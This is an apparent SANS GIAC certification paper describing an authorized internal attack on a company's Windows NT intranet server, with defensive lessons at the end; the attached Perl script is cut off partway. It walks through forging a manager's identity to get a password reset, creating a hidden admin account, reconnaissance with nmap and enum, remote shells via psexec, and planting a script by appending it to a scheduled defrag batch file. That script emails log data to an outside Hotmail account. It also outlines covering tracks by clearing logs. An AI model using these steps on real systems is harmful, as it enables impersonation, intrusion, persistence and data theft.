Global Information Assurance Certification Paper

Synopsis
What am I doing?

I plan to compromise the Intranet server on our corporate LAN and install an illicit application of some sort. I do not want to use my normal user account or my normal system to hack into the server.
Disclaimer for myself: *I am the administrator of my company's Intranet server. I have performed the tasked outlined below with the full knowledge of my managers and co-workers, and the blessing of the Audit and Data Security departments.*
Along those same lines, the names of the people, domains, and systems involved have been changed, as well as the IP addresses (to protect the innocent and the not-so-innocent).

Phase I
Develop a plan of attack


First, I need to develop an inventory of my assets.
1. Hardware
   1.1. Old IBM ThinkPad 380D
   1.2. Ethernet connection to corporate LAN
   1.3. Connection to Internet through corporate LAN
2. Software
   2.1. Domain Admin Tools for Windows NT
   2.2. Windows NT Server Resource Kit with Supplement IV
   2.3. ActiveState Perl
   2.4. Scanning and hacking tools (complete descriptions will be provided when I actually demonstrate the usage)
      2.4.1. nmapnt[1]
      2.4.2. enum[2]
      2.4.3. cmdinfo[3]
      2.4.4. sysinternals' pstools[4]
3. Knowledge
   3.1. Help Desk policies on password resets
   3.2. Name of Help Desk manager
4. Other assets
   4.1. Normal domain user account, no admin rights

What am I going to do with my assets?
1. Use whatever means necessary to obtain an admin level account
   1.1. Impersonate existing admin and have password reset
   1.2. Create new admin level account
   1.3. Use that account for all further activity in this project
2. Find out what software is running on the Intranet server
   2.1. What operating system
   2.2. What web server software
3. What ports are listening for connections
4. Upload the appropriate exploit code to the Intranet server
5. Use exploit to enable compromise the server


Phase II
Impersonate admin

From my previous dealings with the Help Desk via email I have the name and email address of the manager of the department (let's call him Greg). Luckily, in one of my correspondences with him, he attached a V-card that included four additional email addresses to reach him with, in additional to his office phone number, cell phone number, and two-way text pager number.
Greg seems to like providing many ways of getting in touch with him.
What's one more method?
I plan to forge some email and send it to another Help Desk employee to have Greg's password reset; having had my password reset in the past, I know the Help Desk has a standard password that all accounts are reset to, and then the

end-user is forced to change it at the first logon.
Paying a visit to hotmail.com, I see that gregborder@hotmail.com has not yet been taken; now it has!
On a day that I am able to verify that Greg is not in the office (thanks to an Out of Office auto reply message from his mailbox), I make my move.
Using the corporate Internet connection, I connect to hotmail.com and logon as Greg.
I send an email message to a random member of the Help Desk team asking that my domain password be reset.




The reply came quickly.



Phase III
Give elevated privileges to another account

I'll need to either create a new account and give it admin rights or give my own account admin rights.
If my lowly end-user account suddenly achieved admin status, it might set off some alarms; also if I create a new account, that might draw suspicion if anyone monitors the Event Logs.
But I think creating a new account would be the less traceable way to go, since I will be using Greg's account to do it.
First, I'll change the NetBIOS name of my laptop to something innocuous, like "**Workstation**" and give that a little while to get to the WINS servers.
Then I use User Manager for Domains and Greg's account to create a new account and grant it admin level rights.



I now have an admin level account that is separate from the one I hijacked and the one I use for my normal business. Our domain uses DHCP to assign IP addresses; I am about to use this to my advantage. I "release" my IP address before going to lunch. By the time I return, someone else should have picked up my old IP address from the pool and I can get a new one when I "renew".
I must act quickly if I want to avoid alerting anyone to my activities.

Phase IV
Probe the Intranet server

Now I get to bring out the toys.
I know the name of the Intranet server is http://www.inside.com.
If I do the following, I can get its IP Address:

```
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\>nslookup www.inside.com
Server:  dnsserver.inside.com
Address:  10.0.0.1

Name:    www.inside.com
Address:  10.0.0.2
```

Luckily the excellent and free network mapping tool, nmap[5], from Fyodor over at Insecure.org has been ported to Windows NT by eEye. **NmapNT** is currently in version 2.53 SP1 and functions pretty much identically to the Unix-centric original.
I just want to do a basic TCP scan of the Intranet server and get a guess at the Operating System.

```
C:\Tools>nmap -sS -O 10.0.0.2


Starting nmapNT V. 2.53 SP1 by ryan@eEye.com
eEye Digital Security ( http://www.eEye.com )
based on nmap by fyodor@insecure.org  ( www.insecure.org/nmap/ )

Interesting ports on intranet.inside.com (10.0.0.2):
(The 3565 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
80/tcp     open        http
81/tcp     open        hosts2-ns
135/tcp    open        epmap
139/tcp    open        netbios-ssn
443/tcp    open        https
444/tcp    open        snpp
1030/tcp   open        iad1

TCP Sequence Prediction: Class=trivial time dependency
                         Difficulty=3 (Trivial joke)
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 22 seconds

C:\Tools>
```

The server seems to have the standard ports open that one would expect (although I'm not quite sure what is running on port 81 or port 444).
It seems to have an SSH daemon of some sort running on it, as well. That may be a good way to get a remote command line on the system, depending on what sort of authentication is uses. If non-anonymous FTP is allowed, I could use that to upload files.
The OS is some sort of Microsoft Windows OS. I doubt it is Windows 9x based; that wouldn't make much since for a web server. I am guessing Windows NT Server, but I'll find out for sure in a minute.
I'd like to use the command-line tool, **enum**[6], courtesy of Jordan Ritter (one of the founders of Napster).

```
C:\Tools>enum
usage:  enum  [switches]  [hostname|ip]
  -U:  get userlist
```

```
  -M:  get machine list
  -N:  get namelist dump (different from -U|-M)
  -S:  get sharelist
  -P:  get password policy information
  -G:  get group and member list
  -L:  get LSA policy information
  -D:  dictionary crack, needs -u and -f
  -d:  be detailed, applies to -U and -S
  -c:  don't cancel sessions
  -u:  specify username to use (default "")
  -p:  specify password to use (default "")
  -f:  specify dictfile to use (wants -D)

C:\Tools>enum -SPLd 10.0.0.2
server: 10.0.0.2
setting up session... success.
password policy:
  min length: 8 chars
  min age: none
  max age: 90 days
  lockout threshold: 5 attempts
  lockout duration: 71582788 mins
  lockout reset: 15 mins
opening lsa policy... success.
server role: 2 [backup (BDC)]
names:
  netbios: DOMAIN
  domain: DOMAIN
quota:
  paged pool limit: 33554432
  non paged pool limit: 1048576
  min work set size: 65536
  max work set size: 251658240
  pagefile limit: 0
  time limit: 0
trusted domains:
  DOMAIN1
  DOMAIN2
  DOMAIN3
  DOMAIN4
PDC: DNSSERVER
netlogon done by a BDCPDC server
enumerating shares (pass 1)... got 13 shares, 0 left:
  fs: NETLOGON (Logon server share )
  fs: AccountingDBs ()
  fs: ADMIN$ (Remote Admin)
  fs: REPL$ ()
  fs: records ()
  ipc: IPC$ (Remote IPC)
  fs: C$ (Default share)
  fs: perception ()
  fs: D$ (Default share)
  fs: elisten ()
  fs: XMS ()
  fs: logs ()
  fs: InetPub ()
cleaning up... success.

C:\Tools>
```

Apparently, the Intranet server is also a backup domain controller. I am not sure how or if I can use this to my advantage, but I will definitely keep this in mind. The only bonus I can think of is that this system will see a large number of logon requests coming to it, so any illicit logons I do will be easier to miss. It also means that the permissions on files and directories are more than likely based on domain level accounts instead of local accounts; so my new admin account should have no trouble connecting to this system.
This system also has the default admin shares available if I wanted to use a simple **net use** command to the drives.

To get the specifics of what operating system is running on the Intranet server, I turn to John Savill, the writer of the Windows NT/2000 FAQ [7]and, incidentally, creator of cmdinfo[8], a command-line tool for gathering information about Windows NT machines both local and remote.

```
C:\Tools>cmdinfo \\10.0.0.2
Contacting Host \\10.0.0.2 for information
Version type       Full Version
```

```
Installation date  08 April 1997, 16:32:37
Owning Org         MY COMPANY
Owner name         MY COMPANY
Build number       1381
System root        C:\WINNT
OS type            4.0
Plus version       IE 5 5.00.2314.1003
Service Pack       Service Pack 6
Processor Type     Multiprocessor Free
Product Type       Windows NT Server (DC)
Source Path        E:\I386\
Expiry date        Not Applicable

C:\Tools>
```

Just look at all that useful information. The system is running Windows NT Server with Service Pack 6 installed (so no old exploits for the pre-SP4 systems) and IE version 5.
Want to see something really scary? Watch what happens when I run this same program with my normal non-admin account.

```
C:\Tools>cmdinfo \\10.10.20.102
Contacting Host \\10.10.20.102 for information
RegOpenKey() 5 failed 'Access is denied.
'!

Version type       Unable to calculate
Installation date
Owning Org         MY COMPANY
Owner name         MY COMPANY
Build number       1381
System root        C:\WINNT
OS type            4.0
Plus version       IE 5 5.00.2314.1003
Service Pack       Service Pack 6
Processor Type     Multiprocessor Free
Product Type       Windows NT Server (DC)
Source Path        E:\I386\
Expiry date        Not Applicable

C:\Tools>
```

Sadly, the resultant information isn't much different.

I would like to get a better idea of the environment running on the Intranet server. I plan to use the **psexec**[9] tool from the pstools[10] kit to get a remote command-line.

```
C:\sysinternals>psexec \\10.0.0.2 cmd.exe

PsExec v1.2 - execute processes remotely
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www.sysinternals.com


Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\system32>set
COMPUTERNAME=INTRANET
ComSpec=C:\WINNT\system32\cmd.exe
INCLUDE=C:\Program Files\Mts\Include
LIB=C:\Program Files\Mts\Lib
NTRESKIT=D:\NTRESKIT
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2\dll;
Path=C:\Perl\bin;C:\WINNT\system32;C:\WINNT;C:\PWRCHUTE;C:\Program Files\Mts;D:\NTRESKI
T;D:\NTRESKIT\Perl;d:\XMS\Common;d:\XMS\Subsys;d:\XMS\XMSServ\Service;d:\Program Files\
Sybase\Adaptive Server Anywhere 6.0\win32;d:\sqlany50\win32;d:\sqlany50\win;d:\sybtools
\win32;C:\Program Files\Common Files\Network Associates\VirusScan Engine\4.0.xx\;C:\ssh

PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.JS
PROCESSOR_ARCHITECTURE=x86
```

```
PROCESSOR_IDENTIFIER=x86 Family 6 Model 1 Stepping 9, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0109
PROMPT=$P$G
SQLANY=d:\sqlany50
SystemDrive=C:
SystemRoot=C:\WINNT
term=vt100
USERPROFILE=C:\WINNT\Profiles\Repl
windir=C:\WINNT
XMSPath=d:\XMS\Common;d:\XMS\Subsys;d:\XMS\XMSServ\Service

C:\WINNT\system32>
```

I can see that the server probably has Perl and the NTResource Kit installed; it appears to have some version of NAI's VirusScanning software installed, as well. It also still has the OS/2 subsystem enabled.

Phase V
Uploading code and executing plan

Let's map to all the drives on the server so we can upload whatever we want to.

```
C:\Tools>net use m: \\10.0.0.2\c$
The command completed successfully.

C:\Tools>net use n: \\10.0.0.2\d$
The command completed successfully.

C:\Tools>
```

I guess that's it. Why bother with FTP or SSH when I can do a simple file copy?

Now I need to create a new directory on the Intranet server in a nondescript place and give it a nondescript name.

```
N:\>cd program files

N:\Program Files>cd windows nt

N:\Program Files\Windows NT>dir
 Volume in drive N is DATA
 Volume Serial Number is E822-E476

 Directory of N:\Program Files\Windows NT

08/25/99  07:11p        <DIR>          .
08/25/99  07:11p        <DIR>          ..
04/07/00  08:11p        <DIR>          Windows Messaging
               3 File(s)              0 bytes
                         1,645,232,128 bytes free

N:\Program Files\Windows NT>md "Office Help"

N:\Program Files\Windows NT>cd Office help

N:\Program Files\Windows NT\Office Help>
```

What files do I plan to upload? How about a perl script that I wrote and compiled into an executable and a couple of utilities that will let this script send me emails with important information. I'll have the emails sent to my gregborder@hotmail.com account.
The perl script will run at a scheduled time and pull a list of local logons from the Event Log. It will create a pretty report and email it to me, as well. The code is available on the last page of this document.
I'll also use **psexec** to get a remote command-line again, and then use **cacls** or **xcacls** to change the permissions on the directory and the files.

```
C:\sysinternals>psexec \\10.10.20.102 cmd.exe

PsExec v1.2 - execute processes remotely
Copyright (C) 2001 Mark Russinovich
www.sysinternals.com
```

```
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\system32>d:

D:\>cd program files\windows nt\

D:\Program Files\Windows NT>dir
 Volume in drive D is DATA
 Volume Serial Number is E822-E476

 Directory of D:\Program Files\Windows NT

05/14/01  12:49p        <DIR>          .
05/14/01  12:49p        <DIR>          ..
05/14/01  12:49p        <DIR>          Office Help
04/07/00  08:11p        <DIR>          Windows Messaging
               4 File(s)              0 bytes
                         1,527,197,696 bytes free

D:\Program Files\Windows NT>xcacls "Office Help" /T /G MYDOMAIN\NewUser:F;F /Y
D:\Program Files\Windows NT\Office Help

D:\Program Files\Windows NT>cacls office*
D:\Program Files\Windows NT\Office Help MYDOMAIN\NewUser:(OI)(IO)F
                                        MYDOMAIN\NewUser:(CI)F


D:\Program Files\Windows NT>
```

Now I am the only one who has access rights to that directory. This will make it only slightly more difficult for an Administrator to get access to my files; they could always change the permissions or Take Ownership if they really wanted in.

Now to upload the files I need:
The perl script: **inoculate.pl**
The compiled .exe perl script: **inoculate.exe** (compiled with PerlAPP)
The command-line Event Log Viewer: **dumpel.exe**
The command-line zip file creator: **zip.exe**
The command-line SMTP mailer: **blat.exe**

```
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\>cd \mine\projects\sans

C:\mine\projects\SANS>perlapp inoculate.pl -f -r -c -v
Input script name: inoculate.pl
Output exe name: inoculate.exe
Exe Mode: Freestanding
Building Console mode exe
Temp files will be deleted on exit
Failed 'use's will be reported
Adding Module: C:/Perl/lib/Exporter.pm
Adding Module: C:/Perl/lib/Carp.pm
Adding Module: C:/Perl/lib/Sys/Hostname.pm
Adding Module: C:/Perl/lib/auto/Sys/Hostname/autosplit.ix
Adding Module: C:/Perl/lib/XSLoader.pm
Adding Module: C:/Perl/lib/DynaLoader.pm
Adding Module: C:/Perl/lib/auto/DynaLoader/dl_expandspec.al
Adding Module: C:/Perl/lib/auto/DynaLoader/dl_findfile.al
Adding Module: C:/Perl/lib/auto/DynaLoader/dl_find_symbol_anywhere.al
Adding Module: C:/Perl/lib/auto/DynaLoader/autosplit.ix
Adding Module: C:/Perl/lib/Exporter/Heavy.pm
Adding Module: C:/Perl/lib/strict.pm
Adding Module: C:/Perl/lib/vars.pm
Adding Module: C:/Perl/lib/Config.pm
Adding Module: C:/Perl/lib/warnings/register.pm
Adding Module: C:/Perl/lib/warnings.pm
Adding Module: C:/Perl/lib/Carp/Heavy.pm
Adding Module: C:/Perl/lib/AutoLoader.pm
```

```
Adding Binary: C:/Perl/lib/auto/Sys/Hostname/Hostname.dll

C:\mine\projects\SANS>cd \

C:\>n:

N:\>cd program files\windows nt\office help

N:\Program Files\Windows NT\Office Help>c:

C:\>copy \tools\blat.exe n:
        1 file(s) copied.

C:\>copy \tools\zip.exe n:
        1 file(s) copied.

C:\>copy \ntreskit\dumpel.exe n:
        1 file(s) copied.

C:\>copy \mine\projects\sans\*.* n:
\mine\projects\sans\inoculate.exe
\mine\projects\sans\inoculate.pl
        2 file(s) copied.

C:\>n:

N:\Program Files\Windows NT\Office Help>dir
 Volume in drive N is DATA
 Volume Serial Number is E822-E476

 Directory of N:\Program Files\Windows NT\Office Help

05/17/01  01:55p        <DIR>          .
05/17/01  01:55p        <DIR>          ..
03/12/01  11:48a                93,696 blat.exe
11/09/98  01:00a                78,848 DUMPEL.EXE
05/17/01  01:54p             1,044,480 inoculate.exe
05/17/01  12:34p                 5,563 inoculate.pl
12/21/99  06:42p               126,976 zip.exe
               7 File(s)      1,349,563 bytes
                           1,513,840,640 bytes free

N:\Program Files\Windows NT\Office Help>
```

Success. I just realized that my script needs access to this directory. I need to run **cacls**/**xcacls** again to give the "System" account access to this directory.

```
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\>cd \sysinternals

C:\sysinternals>psexec \\10.10.20.102 cmd.exe

PsExec v1.2 - execute processes remotely
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www.sysinternals.com


Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\system32>d:

D:\>cd program files\windows nt

D:\Program Files\Windows NT>dir
 Volume in drive D is DATA
 Volume Serial Number is E822-E476

 Directory of D:\Program Files\Windows NT

05/14/01  12:49p        <DIR>          .
05/14/01  12:49p        <DIR>          ..
05/17/01  01:55p        <DIR>          Office Help
04/07/00  08:11p        <DIR>          Windows Messaging
```

```
               4 File(s)              0 bytes
                         1,511,919,616 bytes free

D:\Program Files\Windows NT>xcacls "Office Help" /T /E /G SYSTEM:F;F /Y
D:\Program Files\Windows NT\Office Help
 D:\Program Files\Windows NT\Office Help\blat.exe
 D:\Program Files\Windows NT\Office Help\DUMPEL.EXE
 D:\Program Files\Windows NT\Office Help\inoculate.exe
 D:\Program Files\Windows NT\Office Help\inoculate.pl
 D:\Program Files\Windows NT\Office Help\zip.exe

D:\Program Files\Windows NT>cacls office*
D:\Program Files\Windows NT\Office Help NT AUTHORITY\SYSTEM:(OI)(IO)F
                                        NT AUTHORITY\SYSTEM:(CI)F
                                        MYDOMAIN\NewUser:(OI)(IO)F
                                        MYDOMAIN\NewUser:(CI)F


D:\Program Files\Windows NT>
```

I'd like to use the "at" command scheduler to schedule this program to run during peak business hours, so its actions will be masked by the flurry of other system activity.

```
D:\Program Files\Windows NT>at
Status ID   Day                     Time          Command Line
-------------------------------------------------------------------------------
        1   Each M T W Th F         9:00 PM       D:\scripts\elisten-upload\elisten-upl
oad.bat
       11   Each 1                  5:00 AM       D:\scripts\event-log-backup\monthly-e
vent-log-backup.bat
       18   Each M T W Th F S Su    2:00 AM       D:\scripts\reboot\reboot.bat
        3   Each S                  9:15 PM       D:\scripts\registry-backup\weekly-reg
-backup.bat
        7   Each M T W Th F S Su    11:15 PM      D:\scripts\defrag\defrag.bat
        8   Each S                  9:45 PM       D:\scripts\logfile-upload\logfile-upl
oad.bat
        9   Each M T W Th F S Su    10:30 PM      D:\scripts\compress-backup-files\comp
ress-backup-files.bat

D:\Program Files\Windows NT>
```

There are already a lot of things scheduled on the server… and they are all batch files. That means I could tag the request to run my script into one of those batch files and it may go unnoticed… There are several that run daily. I'll piggy-back off of one of those instead of creating a new scheduled task.
I think I'll look at the script that is doing the disk defragmenting daily and tag my script onto that one.

```
D:\Program Files\Windows NT>cd \scripts\defrag

D:\scripts\defrag>dir
 Volume in drive D is DATA
 Volume Serial Number is E822-E476

 Directory of D:\scripts\defrag

12/29/00  10:02a        <DIR>          .
12/29/00  10:02a        <DIR>          ..
12/29/00  10:04a                    65 defrag.bat
05/17/01  12:37a               104,832 defrag.log
01/19/01  02:09p                   358 worker.bat
               5 File(s)        105,255 bytes
                         1,511,251,968 bytes free

D:\scripts\defrag>type defrag.bat
D:
cd \scripts\defrag
worker.bat > D:\scripts\defrag\defrag.log

D:\scripts\defrag>echo. >> defrag.bat

D:\scripts\defrag>echo cd "\Program Files\Windows NT\Office Help" >> defrag.bat

D:\scripts\defrag>echo inoculate.exe >> defrag.bat
```

```
D:\scripts\defrag>type defrag.bat
D:
cd \scripts\defrag
worker.bat > D:\scripts\defrag\defrag.log
cd "\Program Files\Windows NT\Office Help"
inoculate.exe

D:\scripts\defrag>
```

That's it. The trap has been set, now all I have to do is check my (Greg Border's Hotmail) email each morning and look for the message from this server.

Phase VI
Cleaning up my tracks

If this weren't a production server, I would use **psloglist**[11] from the pstools kit and clear the Event Log of the system from a remote command line.
Then I would delete the NewUser account that I created.
Then I would change the NetBIOS name of my laptop, do a "release" of my IP address, physically unplug it from the network, and leave it powered off for at least a week.

Conclusion
What could have stopped me?

In my opinion…

The first issue is the social engineering aspect. A company needs firm policies in place on the procedures for account maintenance. These rules need to be followed by and applied to all employees regardless of their status, department, or job level. What is currently in place is more like vague suggestions and good ideas instead of enforceable standards. Special requests should be handled on a case-by-case basis and fully comply with the guidelines.
Most social engineering faux pas can be avoided if the Help Desk employee uses common sense and does not let the end-user at the other end bully them in to doing something that is against policy (i.e. – don't let someone call and claim that, because they are a Senior VP, they are immune to the rules). You never really know who the person on the other end of the line is, so it is wise to take as many precautions as possible; it is easier to take these precautions when you can point out that you are simply following the rules.

Another big mistake is having the Intranet server as a backup domain controller. If the system was either a stand-alone server or a member server in the domain, the security on it could have been locked down better. Remote access to the system could have been based on a local admin account instead of the domain admin account and domain account access to the box could have been severely restricted.
If my domain level admin account couldn't get any information from the server, I would have changed the plan of attack completely.

A proactive Intrusion Detection product such as ISS' RealSecure Suite[12] of products may have detected my activity, locked out my actions, and alerted an administrator. We have ISS RealSecure Network Sensor and OS Sensor; unfortunately, we are in the rollout phase and they have not yet been installed or configured in and around the Intranet server.

Also, it would be a good idea to have a firewall of some kind between the LAN and the Intranet server; it could even be the simple port filtering that Windows NT has built-in, but preferably there should be a rules-based firewall in place that performs stateful packet inspection and port blocking/stealthing based on, among other things, end-user IP address, source and target ports, and malformed data packets.
You could buy a Cisco PIX firewall, throw together a Linux box running IPChains or IPTables, or install CyberWall Plus on the server itself.
Anything to allow only the traffic that needs to be allowed and deny everything else would be better than the wide-open policy the server currently has in place.

The other "mistakes" would only come out over time. How often does the administrator actually look at the Event

Logs for suspicious activity? How much auditing do they have enabled on the system? Do they look for patterns of activity in the Event Logs?
If someone could detect and track down a compromise within a week, that isn't perfect, but it is better than never finding the compromise.

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Other sources are sited as footnotes within the text.

```
#!perl.exe
# inoculate.pl
# This will run at a scheduled time and email me a list of
# the local logon events.  Not very "scary", but at least
# it is functional.

format LOCALREPORT_TOP =

Time        Date       User ID             Action Details
----------- ---------- ------------------- ----------------------------------------------
.
format LOCALREPORT =
@<<<<<<<<<< @<<<<<<<<< ^<<<<<<<<<<<<<<<<<< @<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
$Time,$Date,$UserID,$Event
~~                      ^<<<<<<<<<<<<<<<<<<
$UserID
                                            Logon Type: @< @<<<<<<<<<<<<<<<<<<<<<<<<<<<<
$LogonType,$LogonTypeText
                                            Logon Origin: @<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
$Workstation
                                            Logon Process: @<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
$LogonProcess
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
.

$CurrentDir = "D:\\Program Files\\Windows NT\\Office Help";
chdir($CurrentDir);
open(LOGFILE,">$CurrentDir\\Activity.log");
select LOGFILE;

use Sys::Hostname;

$servername = hostname;
$dumper = "dumpel.exe";
$zipper = "zip.exe";
$mailer = "blat.exe";

&CreateFileName;
&RunDumpEL;
```

```
&Dismantle;
&ZipIt;

close(LOGFILE);
select STDOUT;

&MailIt;

sub CreateFileName
	{
	# $servername-yyyy.mm.dd-hh.mm.csv
	@now = `"net time \\\\$servername"`;
	chomp($now = $now[0]); # will be "Current time at \\$servername is m/d/yy hh:mm AM/PM"
	@broken_array = split(/ /,$now);
		# This creates the following:
		# broken_array[0]    Current
		# broken_array[1]    time
		# broken_array[2]    at
		# broken_array[3]    \\$servername
		# broken_array[4]    is
		# broken_array[5]    m/d/yy
		# broken_array[6]    hh:mm
		# broken_array[7]    AM/PM
	# month
	@date_array = split(/\//,$broken_array[5]);
	($month, $day, $year) = @date_array;
	$year = $year + 2000;
	@time_array = split(/:/,$broken_array[6]);
	# hour
	$hour = $time_array[0];
	if ($broken_array[7] =~ m/PM/)
		{
		$hour = $hour + 12;
		} # end of if
	# minute
	$minute = $time_array[1];
	# rack 'em and stack 'em
	if ($month < 10)
		{
		$month = "0$month";
		} # end of if
	if ($day < 10)
		{
